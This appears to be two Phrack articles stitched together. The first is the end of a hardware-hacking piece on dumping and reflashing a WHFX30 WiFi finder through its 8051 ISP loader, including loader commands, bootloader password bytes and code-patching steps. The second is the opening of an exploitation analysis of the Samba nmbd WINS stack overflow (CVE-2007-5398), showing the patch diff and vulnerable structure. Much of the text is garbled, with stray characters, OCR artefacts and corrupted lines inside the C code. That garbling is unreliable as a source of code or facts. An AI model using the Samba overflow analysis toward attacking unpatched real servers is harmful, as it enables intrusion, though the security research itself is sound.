Information MAY be available, depending on the secrecy of theD application. For example, ATM machines often use generic, secureD 8051 CPU's but noone will ever admit this to you.D

Đ

C) A full-custom chip.Đ

- Only feasable for huge volume runs, like special graphics chips forĐ the new playstation. Unless you work at Sony or Nvidia theĐ likelihood of getting any information on these chips is near 0.Đ

.

Our device is not an A, and this cheap USB toy does not warrant a C so weĐ must be stuck in B: Probably an off-the-shelf (but re-marked) chip, or atĐ least based on one. $\bar{\text{D}}$

An example of a B-type is a neat CPU I've seen in Japanese slot machines.Đ Way too many pins to be a normal CPU, but the surrounding circuitry is tooĐ crude to be anything else. What did that one turn out to be? Well it's aÐ generic 8032 microcontroller with a generic EEPROM chip in the sameĐ package. It's only made for that manufacturer of Pachislo machines, butĐ internally it's all off-the-shelf stuff. I guess the theory is that by notĐ knowing what it is, users and competitors won't be able to access it?Đ WRONG! Obscurity does not create security. That device can be read andĐ written with a standard EEPROM burner once the pinout is known.Đ

But back to our little wifi-finder. We can trace the locations of VDDĐ (the power supply) and GND pins, and we know it has an RS232 port on a fewĐ other pins. A few pin locations is often good enough to discover the $\bar{\nu}$

identity of an "easy B" - a standard device that is simply marked asĐ something else. For this guy, that's no good. There are too many 805×2000 derivatives with too many pinouts for us to make a positive identification.Đ Đ

We need some additional information. You could try social engineering, D but it seems the vendors are also unaware of the internals of the WHFX30D and the original design house is under confidentiality to the vendors soD you are probably out of luck here. D

It's at this point that one of our members resorted to a bit of a dirtyĐ trick in the investigation of the WHFX30. It's called "Decap", and it isĐ basically when a hole is etched into the top of the plastic IC packageĐ using strong acid so you can look at the chip inside. We do not recommendĐ you try this yourself, as it is obvously dangerous and is likely to damageĐ the board if you are not careful! But for a small fee of \$50-\$100, thereĐ are companies that can decap your IC even when it is attached to a PCB.Đ You can find one of these companies by searching some terms such as "SEM"Đ (scanning electron microscope), "FIB" (focused ion beam), "Decap", "ICĐ Failure Analysis". They will be happy to decap your IC for a nominal fee,Đ and usually laugh and joke with you if you bring in an ipod or some otherĐ high value item. I find that they are not laughing because you want toĐ decap some of Apple's proprietary chips, but that they have already done itĐ so many times they would rather just tell you what's inside. CheekyĐ bastards!Đ

After the WHFX30 was decapped, it was examined with a microscope to findD the logo of the manufacturer: Macronix. The manufacturer will almostD always put a logo and trademark on the IC, unless it is a matter of greatD security or so damn cheap (like a blinkey toy) that the logo is omitted.D With the manufacturer's name, it was an easy job to research Macronix'sD products until we found one that matched the pinout and capabilities of theD WHFX30: MX10E8050A. You can download the datasheet of this device fromD Keil, who makes a nice compiler/debugger suite called microvision (uVision)D that you will probably use later. The MX108050A datasheet is availableD at [9].D

Đ Đ

The MX10E8050A is a low-level 8051 clone that offers a few GPIO ports, aĐ UART, 2k of internal RAM, and a nice big 64k EEPROM (broken into 4x 16kĐ blocks) for code storage. Just this little bit of knowledge helps usĐ decipher what the funny 0x4000 offset in the firmware upgrader is for: YouĐ can only erase this EEPROM in 16k blocks, and can not (should not?) erase aĐ block that you are executing code from. So in order to have a "FirmwareĐ Upgrade Mode", the designers must have put those routines along with theĐ jump vectors and interrupt service routines down in the first block ofĐ EEPROM, from 0x0000-0x3FFF. Next comes the hotspot finder routines inĐ 0x4000-0x7FFF, and the upper two blocks are unused. NOTE: Actually theyĐ are scratchpad memory for writing the new firmware to before flashing it toĐ 0x4000, but let's not get into it.Đ

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--[5.0 - Accessing the ISP LoaderĐ

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At this point, things are unraveling fast. We have completed ourĐ intermediate goals of investigating and identifying our target, and aĐ little browsing of the MX10 datasheet tells us that there is a deeperĐ bootloader hardwired into ROM in each device. That is usually the case inĐ 8051 clones, and large smiles came to our faces as we learned how to bringĐ it to life. $\bar{\text{D}}$

We are close to our main goal now, and should soon have the ability toĐ dump and overwrite the entire 64k of EEPROM with a little help from the ISPĐ Loader. But we need a way to talk to the device, as well as a way toĐ exceute a special startup sequence required to activate this factory ROMĐ loader. Let's start with the power-up sequence. The datasheet tells usĐ that if we hold the !PSEN pin low, ALE pin and !EN pin high while leavingĐ reset we will enter the ISP loader. Đ

EA is held high by the board, and ALE will default to high when !PSEN isD forced low so really we only need to hold !PSEN low. We started byD stabbing it with a grounded needle, which works but risks damaging the D I/O circuitry in the abused pin. A little tracing of the PCB showed us D that J1 on the 10-pin header is used as a !PSEN pulldown during a smallD power-on delay. So it's simple! We just ground J1 by connecting it to J4,D and power-up the device. Boom! We've hit the loader!D

When the loader is active, the RS232 port on the WHFX30 is used toĐ transfer commands and EEPROM data. However, it is a 3.0v, 0v logic signalĐ instead of the -12v, 12v signals used by the RS232 port in your PC. DO NOTĐ connect your PC to the finder without a suitable interface or you will blowĐ the WHFX30. Since the WHFX30 required 3v logic levels, you can use the 3vĐ version of the popular MAX232 chip, the MAX3232. Get the datasheet fromĐ Maxim [A].Đ

Ð Ð

You will need the '3232 IC, five 0.1uf capacitors and either a chopped-offĐ RS232 cable or an RS232 connector. I will describe the circuit here, asĐ ASCII schematics always leave something to be desired. In this circuit Đ description, some common names are used that are explained here. VCC orĐ VDD is the supply voltage for the device, here 3.0v or 3.3v. GND is theĐ ground of the device. RxD is the recieving input, and TxD is the Đ transmitting output. Both the PC and the finder have TxD and RxD lines,Đ so this interface IC is used to connect the PC's TxD to the finder'sĐ RxD and vice versa. That should help you keep it clear when wiring theĐ chip.Đ

Đ

Wiring steps:Đ

A) Connect your 3v power supply to pin 16. Đ

NOTE: Connect a cap (C5) from VCC to GND to filter noise.Đ

B) Connect your power supply GND to pin 15. extstyle

NOTE: Connect this GND to WHFX30 GND on J4 of the 10-pin header.Đ

- C) Pump capacitor C1 connects from pin 1 to pin 3.Đ
- D) Pump capacitor C2 connects from pin 4 to pin $5.\bar{\text{D}}$
- E) Reservoir cap C3 connects from pin 2 to GNDĐ
- F) Reservoir cap C4 connects from pin 6 to GND. \upDelta

NOTE: Cap C4 has negative polarity, so the + side connects to GND.Đ

- G) RS232 RxD (Pin 2 on a 9-pin RS232 connector) connects to pin 14D
- H) RS232 TxD (pin 3 on a 9-pin RS232 connector) connects to pin 13Đ
- I) WHFX30 RxD (Pin J7 on the 10-pin header) connects to pin 12D J) WHFX30 TxD (Pin J9 on the 10-pin header) connects to pin 11D
- Ð

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MAX3232 InterfaceD

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As an alternate route, you can buy a cheap USB-RS232 converter and justĐ tap into the 3v RxD, TxD pins, saving yourself the trouble of building theĐ MAX3232 circuit.Đ

Đ Đ Đ --[6.0 - ISP Loader CapabilitiesĐ

OK, you have built and tested your interface board, and connected it toĐ the wifi finder. You have jumpered J1 and J4 to enable the bootloader, andĐ you have powered up the wifi finder while hyperterminal runs on your PC.Đ What now?Đ

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At first, the device will send nothing or a garbage character. It'sĐ waiting for the uppercase "U" in order to detect and configure the baudĐ rate. After sending a few "U"'s to the device, it will begin echoingĐ characters back. You are now talking to the ISP loader.Đ

It is at this point that we note a discrepancy in the datasheet. MaybeĐ our device is not exactly a MX10E8050A, or maybe they screwed up. TheĐ datasheet says that either ASCII or binary records can be sent. We findĐ that it only responds to binary records (so hyperterminal is somewhat Đ limited). But the commands listed in the datasheet are accurate, you justĐ need to send them in binary form, not ASCII. Go get a comms program fromĐ the openschemes site listed at the end of the article.Đ

The records you will send are based on the Intel Hex Record format that \mathbb{D} you may have seen in those .HEX files from your compiler. But this device \mathbb{D} uses an extended set to include commands. The format is the same, though. \mathbb{D} Details of the hex record format are available at reference [B] below. \mathbb{D}

Generic hex record formatĐ

: nn aa aa rr dd ... dd cc <crlf>Đ

Ð

```
Number Data
                   DescriptionÐ
       ----
                    -----Đ
                    (The ":" character) starts a record.Đ
       0 \times 3 A
1)
                    The number of data bytes in the command.Đ
       0xnn
2)
3 - 4)
       0xaa, 0xaa Address of the location to access, or 00,00 otherwiseĐ
                    otherwiseĐ
5)
        0xrr
                    The record type (or command type)Đ
6-n)
        0xdd....
                    Data Packet, of length described in byte #2.Đ
n+1)
        0xcc
                    2's complement checksum. Sum, (exept :), mod FF,Đ
                    invert-1Đ
```

Đ

So upon receipt of a complete command, the device will either respondĐ with a "." to indicate good checksum, or an "X" to indicate bad checksum.Đ The only other response would be an "R", if you attempted to write data butĐ it was not successfully written. We've never recieved one unless weĐ attempted to write before the EEPROM was erased. Đ Đ

Đ Đ

```
1) Dump EEPROM.Đ
0x3A, 0x05, 0x00, 0x00, 0x04, 0x00, 0x00, 0xFF, 0xFF, 0x00, 0xF9Đ
Description: Read EEPROM (0x04) from location 0x0000 to 0xFFFF, checksumĐ
0xF9. Đ
Ð
 This beauty dumps the entire contents of the WHFX30 code memory toĐ
the serial port. This is the first command you will want to use, in orderĐ
to get a clean copy of the 64k EEPROM in case you screw it up later.Đ
2) Full Chip EraseĐ
0x3A, 0x01, 0x00, 0x00, 0x03, 0x07, 0xF5Đ
Description: Erase all EEPROM blocks (0x03) + Status byte and Boot vector, Đ
checksum: 0xF5.Đ
 You can also do block-wise erase, but this command will clear everythingĐ
in the chip, which is our preferred method. Please note that you willĐ
need to re-write the boot vector after erasing, otherwise the chip willĐ
be stuck in the ISP loader.Đ
     3) Blank Check DeviceĐ
0x3A, 0x05, 0x00, 0x00, 0x04, 0x00, 0x00, 0xFF, 0xFF, 0x01, 0xF8Đ
Description: Blank check (0x01) the device from 0x0000 to 0xFFFFĐ
 You can't successfully program EEPROM with data in it, so you will wantĐ
to blank check it. This takes several seconds if it's going to pass, butĐ
if you fail it will fail as soon as the chip finds any data. Cool!Đ
4) Program DataĐ
0x3A, 0x10, 0x00, 0xhh, 0xll, 0x00, 16 Data bytes, ChecksumĐ
Description: Program EEPROM (0x00) at location 0xhhll with the followingĐ
bytes. First byte is the data length. Here we use 0x10 for 16 bytes butĐ
that can be changed. Please note you will need to calculate the checksumĐ
on the fly, and the checksum summation does NOT include the first byte,Đ
0x3A.D
Ð
If you don't know how to make intel checksums, here you go:Đ
a) Sum bytes mod 256 (or sum in a byte-wide variable and let it roll over)Đ
b) Convert to 2's complement. A cheat for this if you don't want to lookĐ
it up is to subtract your sum from 256 (0x100), or leave as 0 if theĐ
sum turned out to be 0x00.D
For those of you unfamiliar with 2's complement, it is the number requiredĐ
to make the entire sum equal 0x100. So for a summation total of 0x7E, ourĐ
checksum would be 0x82. Since we are doing byte-wide checksum, a sumĐ
total of 0x17E or 0x217E would also use a checksum of 0x82, since it is \theta
only the last byte that counts. If the sum total is some multiple of \mathfrak D
0x100, then the checksum would be 0x00.\bar{D}
Ð
Đ
5) Erase Boot Vector and Status ByteĐ
0x02, 0x00, 0x00, 0x03, 0x04, 0x00, 0xf7Đ
```

Description: Erase (0x03) the BV/Status byte (0x04) after programming isD completed in preparation for restoring default values.D D

After programming, the device will have status and BV set to continueD booting into the ISP loader. In order to return the chip to normal modeD (booting into EEPROM), we need to clear and rewrite the BV manually. Description Please note that after clearing these bytes, it is very important that youD successfully re-write the BV to it's default value or you will effectivelyDescription DISABLE the ISP loader and will never get back into it. If you are havingDescription problems writing the BV, simply do a full-chip erase to get out of thisDescription. But NEVER power down if you are stuck at step 5.Description.

-----F

```
6) Write Boot VectorĐ
```

0x03, 0x00, 0x00, 0x03, 0x06, 0x01, 0xFC, 0xF7D

Ð

Description: Write (0x03) boot vector (0x01) to value 0xFC (for 0xFC00), D checksum: 0xF7.D

This resets the boot vector to the default value of 0xFC00. Do notĐ power down the device between steps 5 & 6, or the boot vector will beĐ stuck at 0x0000, running the programmed EEPROM always and disablingĐ your ability to hit the ISP loader ever again. Đ

-----Đ

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We will assume at this point that you have dumped out the entire 64k of DEEPROM that exists in the device. A measly 16k will match the data you can D find in the vendor's firmware upgrade file, which leaves us with MOST of D the data still an unknown. Fear not, intrepid hacker - we will now frame D out the location and function of this code EEPROM for you. D D

The 64k EEPROM is divided into four logical blocks of 16k each. This D partitioning is provided by the manufacturer to allow the chip to erase andD reprogram itself in a limited manner. In all the firmwares investigated, D the partitioning follows the scheme here D

4 C000h-FFFFh Scratchpad 2 - Updater Scratchpad Đ

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As is the case with most 8051 microcontrollers, typical execution fromĐ power-on or reset begins at 0000h in partition 1. Here the micro willĐ first clear RAM and check for corrupted memory before checking the stateĐ of the buttons. If either self-test mode or bootloader buttons are Đ depressed, the micro will operate exclusively in partition 1. In the Đ "Firmware Upgrade Mode" located in this partition, the micro can eraseĐ and re-write the other blocks. For example, when a new finder routine isĐ uploaded in firmware upgrade mode, the micro first erases the C000 blockĐ and writes the downloaded data here. If the checksum is good, the 4000 Đ block will be erased and the new finder routine written there. Đ

The second partition is the hotspot finder routine, which is what you $\mathbb D$ see executing whenever the device is actively looking for hotspots. If $\mathbb D$ no buttons are held down upon power-up, we will jump over the bootloader $\mathbb D$ and continue in the finder routine in this block. $\mathbb D$

Ð

The third partition is used as scratchpad, but it's function is notĐ 100% determined. We suspect that it is used to write wifi data but ourĐ notes on this are not verified. $\bar{\text{D}}$

The fourth partition is used as scratchpad during firmware upgrade modeD to write the new finder firmware temporarily. Upon entrance into theD firmware upgrade mode, the C000 block is erased. As new firmware is sentD to the device, it is written here first. After a successful transfer, D this data is checksummed for validity. If valid, the 4000 block is thenD erased and this data copied there for permanent use as the new finderD routine. This simplified upgrade is a bit safer since it is downloaded D and checksummed before any upgrade is performed, so this will be the D focus of our next section.

Đ Đ --[7.0 - Software Bootloader CapabilitiesĐ Đ

For those who are wary of erasing and fooling with the EEPROM at it'sD lowest levels, we can also communicate with the software bootloader, alsoD known as "Firmware Upgrade Mode". It is limited to working on the 16kD block of EEPROM residing at 0x4000 (the finder routines), but this is stillD useful in some cases. It's a good alternative for those who don't want toD risk corrupting the device memory or boot vector. I consider it very safe,D because the software bootloader itself resides in the 0x0000 block,D separated from the writing and erasing being done at 0x4000 and above. SoD in no case could you lose the ability to go back to the original EEPROM.D

When we power up the device (with no J1-J4 jumper) with the "Next" button θ held down, the software bootloader runs as previously discussed. The θ serial port is automatically configured to 115.2k, 8n1 and the device will θ begin outputting characters. It intends to speak to the ZD1211, but we can θ simply attach our RS232 interface and communicate with it directly. θ

I will not go into all the details here, but we had to disassemble theĐ bootloader itself to find the commands and communication sequence. You canĐ do the same, if you like. Or, a small program to read and write the deviceĐ using firmware upgrade mode is available online. A quick overview of a Đ partial disassembly shows some details we used in development of ourĐ program.Đ

Upon entrance into firmware upgrade mode, the device sends 8 0x00 bytes Đ to the serial port to show it is alive, and then 8 0xA6 bytes to flag thatĐ it is about to erase the 0xC000 block. After erasing the scratchpad blockĐ the device sends 8 0xA7 bytes. Finally, it sends 8 0x11 bytes as the Đ equivalent of a "command prompt". A good command will be executed, and a Đ bad command will be ignored and will get us to another 8 0x11 bytes.Đ Đ

Although all instructions are not shown, you can see the operation of eachĐ of these sections by our comments here. $\bar{\text{D}}$

Snippet 1: Send the 0xA6's, erase the 0xC000 block and send the 0xA7's.D NOTE: All 8 transmissions of 0xA6 and 0xA7 are not shown, but you getD the picture.D

```
053A 7F A6
                        R7, #0xA6
                                   ; Load 0xA6Đ
                mov
                        SerialOut0 ; Send it to the serial port\mathfrak D
053C 12 28 A0
                lcall
053F 7F A6
                        R7, #0xA6
                mov
                                   ; Load 0xA6Đ
0541 12 28 A0
                        SerialOutO ; Send it to the serial portĐ
                lcall
0544 7F C0
                        R7, #0xC0 ; Load 0xC0 for erasing 0xC000 blockĐ
                mov
0546 12 29 3C
                lcall
                        Do_IAP_ERASE ; Do the IAP Rom call to erase 0xC000Đ
```

```
0549 7F A7
                       R7, #0xA7 ; Send 8x 0xA7 to signify erasure doneĐ
               mov
054B 12 28 A0
              lcall
                       SerialOut0Đ
054E 7F A7
               mov
                       R7, \#0xA7D
0550 12 28 A0
                       SerialOut0Đ
               lcall
0553 7F A7
                       R7, \#0xA7D
               mov
0555 12 28 A0
                       SerialOutOĐ
               lcall
... And so on ...Đ
Ŧ
Ð
Snippet 2: Sending last few 0x11 bytes of the command prompt, and theĐ
inspection of the "password" and command.Đ
058F 7F 11
               mov
                       R7, \#0x11; Load 0x11\overline{D}
0591 12 28 A0
              lcall
                       SerialOutO; Send it to the serial portĐ
0594 7F 11
               mov
                       R7, \#0x11; Load 0x11\overline{D}
0596 12 28 A0
              lcall SerialOutO; Send it to the serial portĐ
              lcall SerIn_OneByte
0599 12 29 A2
                                       ; Get one byte from serial portĐ
059C BF AA D2
              cjne R7, #0xAA, L_571 ; If byte is not 0xAA, bail outĐ
059F 12 29 A2
              lcall SerIn_OneByte ; Get one byte from serial portĐ
05A2 BF 77 CC
              cjne R7, #0x77, L_571 ; If byte is not 0x77, bail outĐ
05A5 12 29 A2
              lcall SerIn_OneByte ; Get one byte from serial portĐ
05A8 8F 28
               mov RAM_28, R7 ; Store it in location 28Đ
05AA E5 28
                      A, RAM_28 ; Store it in A as wellĐ
               mov
05AC 64 A5
               xrl
                      A, #0xA5
                                   ; XOR it with 0xA5Đ
                      L_5DB
05AE 70 2B
                                   ; If NOT 0xA5, continue to "Erasing"Đ
               jnz
                      R7, \#0xA5
                                    ; Otherwise echo 0xA5's as ackĐ
05B0 7F A5
               mov
              lcall SerialOutOĐ
05B2 12 28 A0
05B5 7F A5
               mov
                       R7, \#0xA5D
05B7 12 28 A0
              lcall SerialOutOĐ
 We can see that the bootloader requires a "password" of 0xAA, 0x77 in Đ
order to get to the beginnings of the command interpreter. Afterward, itĐ
is looking for the 0xA5 byte to start an upload. Once it gets an 0xA5, Đ
it will echo 8 0xA5's back to the host and continue on to the "Recieving"Đ
routine.Đ
 You will note that these function names are our own, and are obviously Đ
not embedded in the firmware. Feel free to make up your own names andĐ
comments if you decide to disassemble the code yourself. Furthermore, Đ
you will note that in order to erase the 0xC000 block, we must use theĐ
device's internal ROM calls. This is an interesting feature suppliedĐ
by the IC vendor to make EEPROM programming easier. The details of theĐ
IAP rom calls are listed in the datasheet, and we will show a shortĐ
snippet of the Do_IAP_ERASE call here, just for clarity.Đ
293C Do_IAP_ERASE:Đ
293C 8F 2F
                         RAM_2F, R7
                                        ; Get the address to eraseĐ
                 mov
293E 75 F8 5A
                         SFR_F8, #0x5A ; Write ROM Security codeĐ
                 mov
                         FIE, #0x20
2941 43 A2 20
                 orl
                                        ; Set ENBOOT to enable IAP ROMĐ
2944 79 01
                 mov
                         R1, #1
                                         ; Function 0x01 (ERASE EEPROM)Đ
2946 8F 83
                 mov
                         DPH, R7
                                        ; High byte of address into DPHĐ
                         DPL, #0
2948 75 82 00
                 mov
                                        ; Low byte of address into DPLĐ
294B 12 FF F0
                 lcall
                         L FFF0
                                        ; Execute the IAP ROM CallĐ
294E FF
                 mov
                         R7, A
                                        ; Store the result in R7Đ
                         FIE, #0xDF ; Clear the ENBOOT flagD SFR_F8, #0 ; Clear the ROM security codeD
294F 53 A2 DF
                 anl
2952 53 F8 00
                 anl
2955 22
                 retĐ
2955 ; End of function Do_IAP_ERASEĐ
```

It's interesting because there is no actual code at location FFF0, butĐ rather this location has been remapped to an internal function suppliedĐ

by the manufacturer of the IC. We enable this remap by writing a passwordĐ and setting the ENBOOT bit. As was mentioned, the details are in theĐ datasheet, but this is the general procedure to call the IAP functions withĐ your desired command in register R1.Đ

Đ

Had enough assembly for now? Let's get back to the descriptions!Đ \eth

When using the firmware upgrade mode, the 16k file must pass an internal D checksum where the bytes at 0x0E and 0x0F (0x400E, 0x400F) are set so the D 16-bit sum of the entire 16k block is 0x0000. It's an easy calculation, D and our program to talk to upgrade mode will check and correct it on the D fly if needed. When writing your own, please take this into account: IfD the entire file is uploaded but the checksum fails, the device will display D BED CS: ???? on the LCD, with the checksum displayed in the ?? values. D The EEPROM will not be updated in the case of a failed checksum. If the D checksum is good, the device will display "Erasing", "Upgrading" for a few D moments and then show the new firmware version before restarting at your D command. D

Please note is that the 0xC000 block and maybe the 0x8000 blocks are Đ used as scratchpad memory when a new 16k BIN file is being uploaded. So Đ if you have located your own code there when you enter firmware upgrade Đ mode, be warned that these blocks will be erased automatically on entry Đ into upgrade mode. $\bar{\rm D}$

Đ Đ

--[8.0 - Inserting Your Own CodeĐ

Đ

We assume you have a compiler, and the necessary knowledge to write 8051Đ code. The next step is to insert some of our own code for execution.Đ There are essentially two ways to do this: by patching the finder routinesĐ in the case of using the firmware upgrade mode; Or by patching theĐ bootloader in the case that you are overwriting all the memory using theĐ ISP Loader.Đ

Đ

Either one is fine, but space is very limited in the finder routine, Θ basically consisting of about 1400 bytes up at 0x7A80. Nonetheless, we Θ will demonstrate it here. Θ

Ð

The entry point to the finder routines is at 0x4020, jumped to after the D check for the bootloader. Here we clear some memory and then jump to the D main finder routine at 0x71FE. By inserting a jump or call right after D we clear the internal RAM, we can divert execution to our own code, which D we assume resides at 0x7A80. After our code is done, we can continue on D with the normal finder routine by jumping then to 0x71FE. Or, you can D insert a call down after the RAM clear, and simply return to it. D

Ð

Original code for finder entry pointĐ

Đ

org 0x4020Đ

;-----Đ

Finder_Entry:Đ

Ð

mov R0, #0x7F ; Load the address of top of RAMĐ

clr A ; Clear the ACCĐ

Ð

Memclear_Loop: ; seg000_4023Đ

mov @R0, A ; Store a 0 at the address in R0Đ

```
RO, Memclear_Loop; Decrement RO, loop if not done yetD
  mov
         SP, \#0xA1; Set the stack pointer to 0xA1D
  ljmp
         Finder_Start
                          ; Continue to 0x71FEĐ
Ð
Ð
We would insert our jump or call right before the ljmp to Startup. Đ
After this limp, there is blank space up to 0x4070 so it's noĐ
problem to insert a few instructions here. For example..Đ
Modified code for finder entry pointĐ
Ð
org 0x4020Đ
Finder_Entry: Đ
         R0, \#0x7F ; Load the address of top of RAMĐ
 mov
                          ; Clear the ACCĐ
  clr
Ð
                  ; seg000_4023Đ
; Store a 0 at the address in R0Đ
Memclear_Loop:
 mov
         @R0, A
 djnz
         RO, Memclear_Loop; Decrement RO, loop if not done yetD
         SP, #0xA1 ; Set the stack pointer to 0xA1Đ
MyRoutine ; Change this jump to our codeĐ
 mov
 ljmp
Ð
Æ
org 0x7A80Đ
MyRoutine: Đ
 do our instructions hereĐ
  ...Đ
  ...Đ
         Finder_Start ; Continue to 0x71FEĐ
 ljmp
Đ
 Ð
 Now we have not shown the fact that a lot of data exists betweenĐ
these two points. It is best to compile your program and then convertĐ
the .HEX file to .BIN file (using HEX2BIN.exe-search it or download fromĐ
reference [C]). Finally you can insert your new code using copy/paste Đ
from a hex editor into the proper locations in the original .BIN file \mbox{\it D}
before upload to the device.Đ
Ð
Đ
  For the daring folks, it is much better to update the entire EEPROMD
using the ISP Loader. Then, we can basically take over the entire 16kĐ
block at 0x8000. This one is only erased by command when we're in theĐ
firmware upgrade mode so it is relatively safe. If you use the EEPROMĐ
block at 0xC000, you must not enter firmware upgrade mode or it willÐ
immediately be erased and you will have to reprogram it to get your codeĐ
back into the device.Đ
Upon startup, the device begins executing at 0x0000, where we can only fitD
one instruction: The reset jump vector. You can always patch this locationĐ
to jump to your code, and later continue with it's original value byĐ
jumping to location 0x0100. More desireable is to patch at 0x0109, afterĐ
the device has cleared it's internal RAM and set the stack pointer. Đ
This code at 0x0100 is almost identical to the start of the finder routineĐ
we looked at before. Our strategy is identical, and in this example weĐ
will take over at 0x0109 and jump to our code at 0x8000. Once our code isĐ
done we can continue on by jumping to the next stage of the originalĐ
```

```
startup routines (checking the next/seek buttons) with a jump to 0x26D2.Đ
Ð
Original code for power-on startup. Jumped to by 0x0000 jump vector.Đ
org 0x0100Đ
Power-ON:Đ
                     ; Load the address of top of RAMĐ
       R0, #0x7F
 mov
 clr
       A
                          ; Clear the ACCĐ
Ð
Memclear_Loop0:
                          ; seg000_0103Đ
 mov @R0, A
                          ; Store a 0 at the address in ROĐ
      R0, Memclear_Loop0 ; Decrement R0, loop if not done yetĐ
 djnz
 mov SP, #0xAl ; Set the stack pointer to 0xAlĐ ljmp Boot_Check ; Continue to 0x26D2Đ
Ð
Ð
Modified code for power-on startupĐ
Đ
org 0x0100Đ
Power-ON:Đ
 mov R0, \#0x7F ; Load the address of top of RAMĐ
 clr
                          ; Clear the ACCĐ
       A
Memclear_Loop0:
                          ; seg000_0103Đ
 mov @R0, A
                          ; Store a 0 at the address in ROĐ
 djnz R0, Memclear_Loop0 ; Decrement R0, loop if not done yetĐ
 mov SP, #0xAl ; Set the stack pointer to 0xAlĐ ljmp MyRoutine ; Continue to 0x8000 for our codeĐ
Ð
Ð
org 0x8000Đ
MyRoutine: Đ
 do our instructions hereĐ
 ...Đ
  ...Đ
 ljmp Boot_Check
                    ; Continue to 0x26D2Đ
Ð
Đ
 This approach is a little bit easier to hex edit because it's just a fewĐ
bytes' change down at 0x0109. Then we can ignorantly paste up to 16k ofĐ
code up at 0x8000.Đ
 Obviously, the best hacks do not use hex editing, but will create a fullĐ
.ASM recreation of the rest of the EEPROM. Either ourselves or anotherĐ
group will eventually release this .ASM file - we are still negotiating -Đ
but it will take some time as we are all still studying the disassembly.Đ
Ð
Đ
Ð
--[ 9.0 - ConclusionĐ
 We have just scratched the surface here in this article, to give you theĐ
```

tools and a starting point for your own development. More advancedĐ

```
techniques such as inserting two RS232 interfaces between the two boardsĐ
can allow us to monitor all the communications back and forth during theĐ
finder routine or firmware upgrade mode. With this method we can easilyĐ
see the command sequences passed back and forth between the two chips. Đ
Additionally, USB snooping is a great tool to watch high-levelĐ
communication between the PC and the finder at any time. Also, theseĐ
commands can be seen in a complete disassembly and analysis of the firmwareĐ
files, which was not included here. Using your own imagination andĐ
creativity will lead to many other advances we have not even considered!Đ
Ð
Đ
In conclusion, this article is focused on the hardware hack, so some ofĐ
our musings on the software and discussion of our custom software toolsĐ
were omitted. For a more in-depth analysis and details, as well as accessĐ
to the software tools described in the article, please visit our web page,Đ
generously hosted by the Openschemes project at [D].Đ
Good luck, and happy hacking! Đ
Ð
Ð
--[ A.0 - ReferencesĐ
[1] - IDA Disassembler by DataRescue CorporationĐ
     http://www.datarescue.com/Đ
     Ð
[2] - Keil uVision IDEĐ
     http://www.keil.com/uvision/Đ
[3] - Allnet Allspot ALL0298Đ
     http://www.allnet-usa.com/html/shop.php?kat=WiFi+54MbitĐ
[4] - ZyXel AG-225HĐ
     http://www.zyxel.com (Direct link too long to include)Đ
[5] - TrendNet TEW-429UBĐ
     http://trendnet.com/products/proddetail.asp?prod=155_TEW-429UBD
[6] - Linksys WUSBF54GĐ
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[7] - ZD1211 Linux Driver DevelopmentĐ
     http://zd1211.wiki.sourceforge.net
[8] - ZyXEL AG-225H WiFi Finder Reverse EngineeringĐ
     http://www.maushammer.com/systems/wififinder/index.htmlĐ
[9] - Macronix MX108050A DatasheetĐ
     http://www.keil.com/dd/docs/datashts/mxic/mx10e8050i.pdf Đ
[A] - Maxim MAX3232 DatasheetĐ
     http://datasheets.maxim-ic.com/en/ds/MAX3222-MAX3241.pdf Đ
[B] - Intel Hex Record Format at KeilĐ
     http://keil.com/support/docs/1584.htm
                                                   Ð
[C] - HEX2BIN Download Đ
     http://www.tech-tools.com/d_hx2bin.htm
[D] - Wifi Finder Reverse Engineering at OpenschemesĐ
     http://wifi.openschemes.com.
```

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x0c of 0x0f

=
 The Art of Exploitation:
==[Technical analysis of Samba WINS stack overflow]=
==[CVE-2007-5398]=
=
=
==[By max packetz@felinemenace.org]==
==

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--[1 - Introduction

On the 15th November, 2007, the Samba team released a security advisory[1] detailing a stack overflow in the nmbd daemon, specifically in reply_netbios_packet() function in nmbd/nmbd_packets.c.

This vulnerability requires a specific non-standard configuration operation set in smb.conf for the code path to be enabled. Specifically, "wins support = yes" needs to be set. This specific vulnerability is not going to be present in a default install, nor likely to be found randomly. Apart from that, it's a relatively standard vulnerability, with nothing to set it apart.

This article will be my running commentary / analysis while analysing and exploiting this bug, every little editing of the article will take place afterwards.. so if I make a stuff up / discover something applicable later on that I missed first time, you'll be able to read all about it.

Initially, I will be concerned about how this affects Ubuntu 7.10 by default, however, later on this may change if it turns out not to be exploitable, due to various protection mechanisms.

--[2 - Initial Analysis

The difference between samba-3.0.26 and samba-3.0.27 is shown directly below:

```
--- samba-3.0.26/source/nmbd/nmbd_packets.c
+++ samba-3.0.27/source/nmbd/nmbd_packets.c
@@ -963,6 +963,12 @@
                            = ttl;
       nmb->answers->ttl
       if (data && len) {
               if (len < 0 || len > sizeof(nmb->answers->rdata)) {
                      DEBUG(5,("reply_netbios_packet: "
                               "invalid packet len (%d)\n",
                              len ));
                       return;
               nmb->answers->rdlength = len;
               memcpy(nmb->answers->rdata, data, len);
          _____
The additional checks it adds is immediately obvious what the problem is.
Looking at the function declaration of the reply_netbios_packet() we
see:
void reply_netbios_packet(struct packet_struct *orig_packet,
--¢B &6öFR V¢VÒ æWF&-÷5÷&W Ç•÷G— Uö6öFR &7eö6öFR -¢B ÷ 6öFRÀ
--çB GF 6† " |F F  -çB ÆV•
       struct packet_struct packet;
       struct nmb_packet *nmb = NULL;
       struct res_rec answers;
       struct nmb_packet *orig_nmb = &orig_packet->packet.nmb;
       BOOL loopback_this_packet = False;
       int rr_type = RR_TYPE_NB;
       const char *packet_type = "unknown";
       /* Check if we are sending to or from ourselves. */
       if( ismyip(orig_packet->ip) &&
    †÷&-u÷ 6¶WBÓç ÷'B ÓÒ vÆö& ÅöæÖ%÷ ÷'B•
               loopback_this_packet = True;
       nmb = &packet.packet.nmb;
'âà
Checking the to see how much space is allocated in nmb->answers->rdata,
we see:
-----
/* A resource record. */
struct res_rec {
       struct nmb_name rr_name;
       int rr_type;
       int rr_class;
       int ttl;
       int rdlength;
       char rdata[MAX_DGRAM_SIZE];
};
nameserv.h:#define MAX_DGRAM_SIZE (576) /* tcp/ip datagram limit
is 576 bytes */
```

To trigger this vulnerability, we need to determine how to reach the code in a vulnerable state (with a large len field, greater than 576 bytes.)

"grep -A 6 reply_netbios_ * | less" in source/nmbd, we see one that looks particularly interesting, especially due to advisories mentioning "wins support = yes" needing to be configured.

```
